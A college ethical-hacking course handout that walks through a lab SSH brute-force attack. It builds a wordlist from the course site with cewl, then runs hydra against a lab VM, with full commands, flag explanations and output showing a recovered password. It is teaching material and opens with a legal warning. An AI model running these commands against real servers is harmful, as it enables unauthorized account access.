Admonition

Unauthorized hacking is a crime.


The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.

SSH Brute Force Attack

Last updated 9/13/2016


CIS 76 SSH Brute Force



Requirements

1. EH-Rouji VM online
2. Kali VM (baseline snapshot or later)

CIS 76 SSH Brute Force



Scenario: The attacker will generate a worklist from the CIS 76 home page and use that for a SSH brute force login attack on EH-Rouji.

Generating a wordlist from a website

```
cewl -d 0 -m 5 -v https://simms-teach.com/cis76home.php -w words
```

-d 0 = how deeply to "spider" follow links with zero following no links

-m 5 = minimum word length of 5

-v = verbose

-w words = write output to file named words

Generating a wordlist for a website

```
root@eh-kali-05:~/brute# cewl -d 0 -m 5 -v https://simms-teach.com/cis76home.php -w words
CeWL 5.2 (Some Chaos) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Starting at https://simms-teach.com/cis76home.php
Visiting: https://simms-teach.com/cis76home.php, got response code 200
Attribute text found:
Hayrocket Site Valid XHTML 1.0 Strict Valid CSS!

Writing words to file


root@eh-kali-05:~/brute# wc -l words
576 words


root@eh-kali-05:~/brute# tail words
innercontent
outercontent
Metal
Sitemap
Credits
Earth
footer
Simms
Hayrocket
Strict
```

Generating a wordlist for a website

```
hydra eh-rouji ssh -l tolian -P words -s 22 -t 8 -vV
```

-l tolian = try logging in with username tolian

-P words = name of wordlist file to use

-s 22= use port 22

-t 8 = run 8 tasks in parallel

-vV = verbose output

Generating a wordlist for a website

```
root@eh-kali-05:~/brute# hydra eh-rouji ssh -l tolian -P words -s 22 -t 8 -vV
Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-09-13 11:33:50
[DATA] max 8 tasks per 1 server, overall 64 tasks, 576 login tries (l:1/p:576), ~1 try
per task
[DATA] attacking service ssh on port 22
[VERBOSE] Resolving addresses ... done
[INFO] Testing if password authentication is supported by ssh://172.30.10.161:22
[INFO] Successful, password authentication is supported by ssh://172.30.10.161:22
[ATTEMPT] target eh-rouji - login "tolian" - pass "class" - 1 of 576 [child 0]
[ATTEMPT] target eh-rouji - login "tolian" - pass "students" - 2 of 576 [child 1]
[ATTEMPT] target eh-rouji - login "tolian" - pass "instructor" - 3 of 576 [child 2]
[ATTEMPT] target eh-rouji - login "tolian" - pass "Cabrillo" - 4 of 576 [child 3]
[ATTEMPT] target eh-rouji - login "tolian" - pass "Describe" - 5 of 576 [child 4]
[ATTEMPT] target eh-rouji - login "tolian" - pass "forum" - 6 of 576 [child 5]
< snipped >
[ATTEMPT] target eh-rouji - login "tolian" - pass "penetration" - 106 of 576 [child 7]
[ATTEMPT] target eh-rouji - login "tolian" - pass "ethical" - 107 of 576 [child 2]
[ATTEMPT] target eh-rouji - login "tolian" - pass "Security" - 108 of 576 [child 3]
[ATTEMPT] target eh-rouji - login "tolian" - pass "Operating" - 109 of 576 [child 4]
[22][ssh] host: eh-rouji   login: tolian   password: ethical
[STATUS] attack finished for eh-rouji (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-09-13 11:34:41
root@eh-kali-05:~/brute#
```

Credits

CREATING CUSTOM DICTIONARY FILES USING CEWL
by AAMIR LAKHANI

https://www.doctorchaos.com/creating-custom-dictionary-files-using-cewl/

HACKAHOLIC - Hydra Brute Force SSH

http://hackaholic.info/hydra-bruteforce-ssh/